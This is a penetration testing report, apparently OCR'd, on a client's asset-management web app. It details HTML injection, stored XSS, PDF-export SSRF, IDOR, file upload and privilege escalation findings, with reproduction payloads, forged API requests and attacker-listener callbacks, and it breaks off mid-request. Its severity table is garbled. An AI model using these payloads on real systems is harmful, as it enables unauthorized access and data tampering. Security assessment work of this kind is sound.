Farchase Web Penetration Testing Report

Confidential Security Assessment

Prepared for: client

1. Executive Summary

Assessment Overview:

Farchase Solutions Pvt. Ltd. conducted a **manual web application penetration test** for **client**, focusing on the **OwnAsset module and associated web APIs**. The assessment was performed without automated vulnerability scanners to ensure **accurate, manual verification of security flaws**. **Key Highlights:**

A total of **30 vulnerabilities** were identified across the web application and API endpoints.

Critical and High-Severity Findings: Multiple vulnerabilities could lead to **account compromise, unauthorized data access, and privilege escalation** if exploited.

Medium-Severity Findings: Several issues related to **HTML injection, IDOR, and misconfigured file uploads** were discovered that could be leveraged for further attacks if combined with other vulnerabilities.
Low-Severity Findings: Minor **informational and low-risk flaws** were observed which, although not directly exploitable, can aid an attacker in reconnaissance.

Risk Overview:

Severity	Count	Examples Privilege escalation, unrestricted file
Critical	3 5 12	uploads IDOR in sensitive APIs, stored XSS
High	10	HTML injection, weak authorization checks
Medium		Information disclosure, misconfigured endpoints
Low		

Scope of Testing:

- **Application:** client - OwnAsset
- module) **Domains Tested:**
  - `https://app.client.com`
  - `http://api.client.com`
- **Methodology:** Manual testing with a focus on **OWASP Top 10 vulnerabilities**, privilege escalation, IDORs, XSS, and file upload security.

Overall Security Posture:

The assessment indicates that **client is exposed to multiple critical and high-risk vulnerabilities**. Immediate remediation of the critical and high-severity findings is strongly recommended to prevent potential exploitation and business impact.

Vulnerability Overview Table

#	Vulnerability Title	Type	Severity
1	HTML Injection in Organization Name	HTML Injection	High
2	HTML Injection in Asset Creation	HTML Injection	Low
3	HTML Injection in Delete Prompt of	HTML Injection	Low
4	HTML Injection After Deleting a User	HTML Injection	Low
5	PDF Export SSRF & DoS	PDF SSRF	Critical
6	Stored XSS in Work Order Comment	Stored XSS	High
7	Critical IDOR – File Content Swap	IDOR	Critical
8	IDOR – Add Sub-Asset to Victim	IDOR	Critical
9	File Upload Vulnerability	File Upload / RCE	Critical
10	Privilege Escalation – Unauthorized Vendor	Privilege Escalation	High
11	Privilege Escalation – Manager Can Create	Privilege Escalation	High
12	Privilege Escalation – Manager Can Delete	Privilege Escalation	High
13	Privilege Escalation – Delete Manufacturer	Privilege Escalation	High
14	Privilege Escalation – Edit Manufacturer	Privilege Escalation	High
15	Privilege Escalation – Add Manufacturer	Privilege Escalation	High

Vulnerability Overview Table

#	Vulnerability Title	Type	Severity
16	Privilege Escalation – Add Inventory	Privilege Escalation	High
17	Privilege Escalation – Add Stock Entry	Privilege Escalation	High
18	Privilege Escalation – Delete Inventory	Privilege Escalation	High
19	IDOR – Unauthorized	IDOR + XSS	High
20	Privilege Escalation – Create Model	Privilege Escalation	High
21	Privilege Escalation – Create Make	Privilege Escalation	High
22	Privilege Escalation – Create Asset Type	Privilege Escalation	High
23	Privilege Escalation – Create Asset	Privilege Escalation	High
24	Privilege Escalation – Create Unit	Privilege Escalation	High
25	Privilege Escalation – Create Asset	Privilege Escalation	High
26	IDOR – Add Checklist Item to	IDOR	High
27	IDOR via CSV Upload – Add Asset	IDOR	High

1: HTML Injection in Organization Name (Invite Flow)

Description:

A **HTML Injection vulnerability** exists in the **organization invite acceptance flow**. When a user accepts an invite, a pop-up box appears displaying the organization name without proper sanitization. This allows an attacker to inject malicious HTML code.

- This vulnerability can be leveraged to perform:
  - **Forced downloads of malicious files**
  - **Client-side SSRF attempts**
  - **Phishing or social engineering attacks**
  -

Affected URL:https://app.client.com/home/settings/profile _____

Severity: High (HTML injection can lead to blind XSS and SSRF which force the victim to download malicious files)

CVSS Score: 4.1

step to reproduce


Steps to Reproduce

Step 1:

Login to the **Admin account** of the client application. **Step 2:**

Change the organization name to the following **HTML payload**:

`"><h1>hello</h1`



Step 3:

Invite the target user to join the organization.

Step 4: When the target user **accepts the invite**, a **pop-up box appears** with the injected HTML code rendered:

- The `hello` heading will appear as a demonstration of HTML Injection.
- By replacing this payload with `<img src>` or `<iframe>` tags, attackers can trigger SSRF or force file downloads.

POC


Advanced Exploitation

The vulnerability can be exploited to **force the victim's browser to interact with attacker-controlled resources** and **potentially download malicious files**.

Advanced Payload Example:

`"><img src=https://our.com/>`

I hosted a listener on `https://our.com/` and received a request when the victim accepted the invite.



7	2025-Jul-31 19:29:31 UTC	DNS	k9u1bk1utkwe3o96vnr5fqu2ut0so..
8	2025-Jul-31 19:29:31 UTC	DNS	k9u1bk1utkwe3o96vnr5fqu2ut0so..
9	2025-Jul-31 19:29:32 UTC	HTTP	k9u1bk1utkwe3o96vnr5fqu2ut0so..

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTPS request.

The request was received from IP address 203.194.97.50 at 2025-Jul-31 19:29:32 UTC.

Impact:

- Allows attackers to **inject arbitrary HTML** in the invite acceptance pop-up.

  Can potentially lead to **stored XSS**, **forced file downloads**, or **client-side SSRF**.

  Can be chained with other vulnerabilities for **account compromise or data exfiltration**.

2:HTML Injection in Asset Creation

Description: An **HTML Injection** vulnerability exists in the asset creation functionality of the **client** application. This issue
occurs when malicious HTML is injected into the asset name field.
If exploited, this can lead to:

- **Blind XSS** (if JavaScript payloads are injected)
- **SSRF or Forced Actions** (e.g., triggering logout URLs or forced file downloads)

Affected URLs:

https://app.client.com/home/assets

https://app.client.com/home/work-orders/

Severity:low :HTML injection can lead to blind XSS and SSRF which force the victim to download malicious files)


CVSS Score: 4.1

Step 1:

Login to the **Admin account** of the client application. **Step 2:**

Change the asset name to the following **HTML payload**:

“><img src=https://api.client.com/user/logout?companyId=&rootLocation>



Step 3:


Click **Save** to update the asset with the injected payload.

Step 4:

When a victim (another user) visits the **Work Order page** and selects the injected asset, the malicious HTML triggers and automatically opens the logout URL.

Impact: The victim is logged out of the application without interaction.

Proof Of Concept



3:HTML Injection in Delete Prompt of manafacture

Description: An **HTML Injection** vulnerability exists in the **delete confirmation prompt** of the **Manufacturer** section in the
client application.
When a manufacturer containing malicious HTML is deleted, the injected payload is rendered in the pop-up confirmation box, which can lead to:

- **HTML Injection**
- Potential **Blind XSS** if upgraded with a JavaScript payload

Affected URL:https://app.client.com/home/settings/manufacturers

Severity: Low

CVSS Score:3.7

Proof of Concept (PoC)

Step 1

Create a new **Manufacturer** with the following **HTML payload**:


"><img src="https://our-server.com">

Step 2

Attempt to **delete** the newly created manufacturer.

Step 3

Observe that the **delete confirmation prompt** renders the malicious HTML, confirming **HTML Injection**.



Impact:

- Can be used for **Blind XSS** if combined with a JavaScript payload.
- Potential to perform **phishing attacks** or load **malicious external content**.

  May be chained with other vulnerabilities to escalate the impact.

4:HTML Injection After Deleting a User

Description: An **HTML Injection** vulnerability exists in the **delete user confirmation process** of the client application. When a user's display name is changed to a malicious HTML payload and then deleted by an admin, the injected
code is rendered in the interface.

Affected URL:https://app.client.com/home/settings/users

Severity: Low

CVSS Score: 3.7 (can increase if leveraged for XSS

Proof of Concept (PoC)

Step 1

Change the **victim user's name** to the following **HTML payload**:


```
">poc<h1>hello</h1
```

Step 2:

Login with an **Admin account** and navigate to **Settings Users**.

Step 3: Click **Delete User** for the modified user account.

Step 4: Observe that the **HTML code is rendered** in the interface during the deletion process, confirming the **HTML Injection** vulnerability.



Impact:

- **HTML Injection** can lead to **Blind XSS** if a JavaScript payload is used.
- Could be leveraged for **phishing attacks** or **malicious content loading**.
- May be chained with other vulnerabilities to **escalate the impact**.

5 PDF Export ssrf

Vulnerability Description

Theclientapplicationisvulnerable to **HTML Injection** within the **Work Order title** field, which is rendered during **PDF export**.

When specially crafted HTML is injected into the Work Order title:

The PDF generator fetches remote resources (images, iframes) using a server-side engine.

This behavior allows Server-Side Request Forgery (SSRF), enabling attackers to make the server request arbitrary internal or external URLs.

Exploitation Scenarios:

- **SSRF to Internal Network:** Attacker probes internal endpoints like http://127.0.0.1:8080/admin.
- If the attacker attempts to load the IP 134.26.146.197 using the same method, it triggers a DoS on the system, making
- the PDF export functionality unavailable for all users.
  External Callback: Attacker can receive requests on a controlled domain to confirm SSRF.

Severity: critical
CVSS: 8.6

Affected url:https://app.client.com/home/work-orders

Vulnerable Feature:

- **Export to PDF** functionality on **Work Orders and Assets** pages.

Proof of Concept (PoC)


Step 1:

Login as an **Admin/User** and navigate to **Work Orders**.

Step 2:

Edit the **Work Order title** and inject the following payload:

"><iframe src="https://el3vnedo5e88fil07h3zrk6w6nce32s.burpcollaborator.net">





Step 3:

Click **Export to PDF**.

Step 4:

Observe the server-side behavior: there is the burp collaborator client content and in my server i got access of the internal ip





IMP: also if we try to load this ip 134.16.16.17 using same method its perform the dos in the system and then no one able to export the pdf

Impact

1. **Server-Side Request Forgery SSRF**
   - Potential access to internal network services and cloud instance metadata.
2. **Information Disclosure**
   - Reveals **internal IP addresses, cloud metadata, and network topology**.
3. **Chained Exploitation**
   - Could lead to **Remote Code Execution (RCE)** if internal services are insecure.

Mitigation & Recommendations

1. **Sanitize and Escape HTML Inputs** in fields that are exported to PDF.
2. **Use a Secure PDF Rendering Library** that blocks or restricts external resource fetching.
3. **Implement SSRF Protection**
   - Block requests to private/internal IP ranges:
     `127.0.0.0/8`, `169.254.0.0/16`, `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`
4. **Disable External Resource Loading** in PDF generation.
5. **Monitor and Log All Outgoing Requests** from PDF generation servers.

6:Stored XSS in Work Order Comment

Description: The application is vulnerable to a **Stored Cross-Site Scripting (XSS)** attack in the **Work Order comment section**. A malicious user can inject JavaScript code in a comment, which will execute in the browser of any user viewing the
Work Order.
This can lead to **account takeover** or **privilege escalation** if an admin or creator views the malicious comment.

Affected URL:https://app.client.com/home/work-orders/LL1753910636858806925

Severity:

- **Impact:** High (Account Takeover)
- **CVSS Score:** 8.8 (High) Based on potential for admin session hijacking.

Proof of Concept (PoC)


Step 1:

Login with **any account** that has permission to add comments on a Work Order.

Step 2:

Navigate to the **Work Order** and in the **comment section**, directly add the following payload:

```
"><iframe src=javascript:alert(5)>
```




Step 3:

Save the comment.

Step 4:

When any **creator/admin** opens this Work Order, the **Stored XSS** triggers, executing the payload in the victim's browser.

POC:



Impact

1. **SessionHijacking / Account Takeover:**
   - An attacker can steal session cookies of the **creator/admin**.
2. **Privilege Escalation:**
   - By hijacking an admin account, the attacker can gain **full access** to the application.
3. **Stored Payload Persistence:**
   - The XSS payload remains in the database and affects all future viewers of the Work Order.
4. **Potential Data Theft or Unauthorized Actions:**
   - The attacker can perform **CSRF-like actions** through the injected script.

Remediation / Fix

1. **InputValidationand Output Encoding:**
   - Sanitize all user input in comment fields to **remove HTML/JavaScript**.
   - Encode special characters before rendering them in the browser.
2. **Use a Security Library / Framework Functions:**
   - Implement **HTML escaping** using frameworks like React, Angular, or server-side escaping functions.
3. **Content Security Policy (CSP)**
   - Enforce a strict CSP to **prevent inline script execution**.
4. **Stored XSS Testing:**
   - Ensure all comment or message fields are tested for **persistent XSS vulnerabilities**.

7:Critical IDOR – File Content Swap

Description: A critical Insecure Direct Object Reference (IDOR) vulnerability exists in the file upload functionality of client. An attacker can exploit this to **swap the content of any victim's file** by modifying the X:File-Path parameter, resulting
in full file manipulation.

Affected URL:https://app.client.com/home/assets/LL17539106368588069 25

Severity:

Critical

CVSS Score:9.1

Proof of Concept (PoC)

Step 1:

Login as an attacker with a valid account.

Step 2:

Intercept the request while uploading your own file (via Burp Suite or similar).

Step 3:

In the intercepted request, locate the following header:

X-File-Path: /uploads/user123/document.csv

Change it to the victim's file path:

X-File-Path: /uploads/victim123/document.csv

Step 4: Forward the

request.

- The **victim's file content is overwritten** with the attacker's uploaded content.
- Verify by accessing the victim's file.

poc

```
Asset,Subasset,Part,Description,Warehouse,Type,Make,Model,Vendor,Manufacturer,Purchase Date,Warranty End Date
exploitation
```

Impact

- **Data Integrity Violation:** Attacker can **overwrite or replace any victim file**.
- **Confidentiality Risk:** Sensitive documents (e.g., CSV, PDFs) can be **tampered with or replaced**.
- **Business Impact:**
  - **Loss of critical data** or corrupted business files.
  - **Sabotage** of operational processes by injecting malicious or fake files.
  - **Compliance risk** if files are manipulated without detection.

Recommended Fix

1. **Implement Access Control Checks:**
   - Ensure that the user can only modify files **they own or are authorized to access**.
   - Validate `X-File-Path` against the **logged-in user's file ownership** in the backend.
2. **Use Indirect Object References:**
   - Replace direct file paths in requests with **unique file IDs or tokens** stored in the database.
   - Backend should map the token to the actual file path.
3. **Server-side Validation:**
   - Perform **strict server-side validation** to ensure that file operations are limited to the authenticated user.
   - Reject requests where `X-File-Path` does not belong to the current user.
4. **Audit & Logging:**
   - Log all file upload and modification attempts.
   - Monitor for unusual activity to detect abuse.

8:IDOR Vulnerability – Add Sub-Asset to Victim Asset

Description

The client application is vulnerable to an **Insecure Direct Object Reference (IDOR)** in the **sub-asset creation functionality**.

By intercepting and modifying the `parentId` parameter while creating a sub-asset, an attacker can add sub-assets under **any victim's asset without authorization**.
This issue becomes **critical** because:

1. The victim **cannot delete the unauthorized sub-assets** added by the attacker.
2. It can be **chained with the existing HTML Injection in Asset Creation** to host malicious content or perform social engineering attacks, increasing the overall risk.

Affected URL:https://app.client.com/home/assets/LL1753910636858806925

Severity: (Critical) Unauthorized persistent modification of victim assets with potential for account compromise.

CVSS Score:8.6 Critical

Proof of Concept (PoC)


Steps to Reproduce

1. **Login as Attacker**

   Access your account on client.

2. **Intercept Sub-Asset Creation Request**

   While adding a sub-asset to **your own asset**, intercept the request in Burp Suite or a similar tool.




3. **Modify the `parentId` Parameter**

   Replace the `parentId` with the **victim's asset ID**.

4. **Send the Modified Request**

   Submit the request. The sub-asset will now be added under the **victim's asset**.

poc:



affected request as

POST /asset/add HTTP/2 Host: api.client.com Cookie: session-cookie Authorization: Bearer auth-token Content-Type: application/json Content-Length: 517

{
"assetLevel":"subasset",
"parentId":"victim-asset-id",

"assetId":null,
"assetName":"attacker-subasset",
"files":[],
"description":"unauthorized sub-asset",
"statusId":"running",
"locationId":"attacker-location-id",
"companyId":"attacker-company-id",
"timezone":"Asia/Kolkata",
"rootLocation":"LL17539106368588069 25"
}

How an Attacker Can Exploit This

An attacker can chain this **IDOR vulnerability** with the existing **HTML Injection in Asset Creation** vulnerability to perform advanced attacks. By leveraging both bugs together, the attacker could:

- Host a **malicious form** within the victim's asset.
- **Force the victim to log out** of their account.
- **Trigger remote downloads of malicious files** on the victim's browser.

  Potentially **take over the victim's account** through social engineering or further exploitation.

Impact

1. **Unauthorized Persistent Asset Addition**
   - Victim assets are permanently polluted with attacker-controlled sub-assets.
   - Victim cannot delete or remove these sub-assets.
2. **Attack Chaining with HTML Injection**
   - Attacker can host **malicious forms** within the victim's asset.
   - **Force logout** or **trigger automatic file downloads** for the victim.
   - Conduct **social engineering** or **potential account takeover**.
3. **Business Impact**
   - Loss of **data integrity** in asset management.
   - **Reputation risk** if attackers use assets to distribute malicious files.
   - Increased **support and operational overhead** to remove unauthorized assets.

Recommendation / Fix

1. Implement **strict server-side authorization** to verify that the user has permission to modify the parent asset.
2. Introduce **ownership validation** for the `parentId` parameter.
3. Add **audit logging and monitoring** for suspicious asset creation activity.
4. Provide **admin-level controls** to remove unauthorized sub-assets if they appear.

9:File Upload Vulnerability

Description:

A critical unrestricted file upload vulnerability was identified in the application.

The server allows the upload of arbitrary files without proper validation, including dangerous file types such as **PHP, HTML, XML, SVG,** and others that should be restricted.

This vulnerability can lead to:

- **Remote Code Execution (RCE)**
- **Stored XSS**
- **Server Defacement**
- **Hosting malicious files for phishing/malware distribution**
-

Affected URL:https://app.client.com/home/assets/53910636858806925-SL1753962158739271835

Severity: Critical

CVSS(9.8)High impact due to potential RCE and malicious file hosting)

we can upload: php html xml svg and most of the files which must restrict

Step 1: Login to the attacker account.

Step 2:

Intercept the request while uploading a file.

Step 3:

Modify the file extension and content type in the intercepted request. For


the PoC, we uploaded an **HTML file**.

```
PUT / HTTP/2
Host: assets
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Custom-Auth-Key: U2FsdGVkX1/uKg6jpxLm2RhwzfFOrqpxfhpe9AycRw8W7Pp6ZIfGJBOmuwLJSZJZ
X-File-Path: 1752574940451148469/LL17539106368588O6925/fewcsa_1754030739138.html
Content-Type: application/html
Content-Length: 125
Origin: https://app
Sec-Gpc: 1
Referer: https://app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close

<html><iframe src=javascript:alert(5)><h1>this is the upload file </h1></html>
```

Step 4:

Access the uploaded file from the server:

poc:https://assets.client.com/1752574940451148469/LL1753910636858806925/fewcsa_1754035802305.html



Impact:

- Attacker can upload malicious scripts leading to RCE.
- Can host malware or phishing pages on the target domain.
- Can execute stored XSS if uploaded files are accessed by other users.

Recommendation:

- Implement strict file type validation (whitelist approach).
- Validate MIME types and file extensions on the server-side.
- Implement antivirus/malware scanning for uploaded files.
- Store files outside the webroot to prevent direct execution.

10:**Privilege Escalation – Unauthorized Vendor Edit**

Description

A privilege escalation vulnerability exists in the client application that allows a manager, who does not have permission to edit vendor details, to modify vendor information by forging a direct API request.

Affected URL:https://app.client.com/home/settings/vendors

Severity:High CVSS

Score: 7.1 (High)

Proof of Concept (PoC)

Step 1: Login as Manager

- Login with a manager account that **does not have vendor edit permissions**.


Step 2: Intercept and Forge the Request

Capture any request in **Burp Suite / Proxy** and craft the following request:

```
POST /vendor/update HTTP/2 Host: api.client.com
Cookie: [Manager_Cookie]
User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:141.0 Gecko/20100101 Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer [Manager_Auth_Token]
Content-Length: 253
Origin: https://app.client.com Sec-Gpc: 1
Referer: https://app.client.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors Sec-Fetch-Site: same-site Priority: u=0
Te: trailers
Connection: close
```

```
{
"vendorId":"[Victim_Vendor_ID]",
"name":"red vr f wdsc",
"comp any Id":"[Comp any_ ID]",
"address":"refvds",
"city":null,
"zipcode":null,
"contactName":null,
"contactEmail":null,
"contactMobile":null,
"contactPhone":null,
"rootLocation":"LL17525768633471487 44"
}
```

Note: Replace Cookie, Authorization Token, vendorId, and companyId with the manager's details and the target vendor's IDs.



Step 3: Send the Request

Send the forged request.

- **Result:** The vendor information is successfully modified by the manager, bypassing the intended access control.

poc:

Impact

- Unauthorized modification of vendor data.
- Potential supply chain tampering and fraudulent activity.
- Integrity and trust of vendor records compromised.

Recommendation / Remediation

1. **Implement Proper Role-Based Access Control (RBAC)**
   - Ensure that only users with the **Vendor Edit** privilege can update vendor details.
   - Enforce authorization checks server-side on the `/vendor/update` endpoint.
2. **Validate User Permissions on the Server**
   - Before processing vendor update requests, verify that the requesting user has appropriate permissions to perform the action.
3. **Use Server-Side Enforcement, Not Client-Side**
   - Do not rely on front-end UI restrictions (hidden buttons, disabled fields).
   - All sensitive actions must require server-side permission validation.
4. **Log and Monitor Critical Actions**
   - Maintain detailed audit logs for vendor creation, update, and deletion events.
   - Trigger alerts for suspicious activities like a **Manager account modifying vendors**.
5. **Conduct Regular Security Testing**
   - Include **Access Control Testing** in regular security audits to detect such privilege escalation issues.

11: **Privilege Escalation: Manager Can Create Vendor**

Description: The client application contains a privilege escalation vulnerability that allows a **Manager**—who should not have permission to create vendors—to successfully add a new vendor by forging an API request

Affected URL:https://app.client.com/home/settings/vendors

Severity:High CVSS

Score: 7.5 (High)

Proof of Concept (PoC)

Step1: Loginas Manager


Log in with a Manager account (which normally cannot create vendors).

Step 2: Intercept and Forge Request

Using an intercepting proxy (e.g., Burp Suite), craft the following request:

```
POST /vendor/add HTTP/2
Host: api.client.com Cookie: ▒Manager_Cookie]
User-Agent: Mozilla/5.0 ▒Windows NT 10.0; Win64; x64; rv:141.0▒ Gecko/20100101
Firefox/141.0
Accept: application/json, text/plain, /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer ▒Manager_Auth_Token]
Content-Length: 226
{
"vendorId": null,
"name": "rvds",
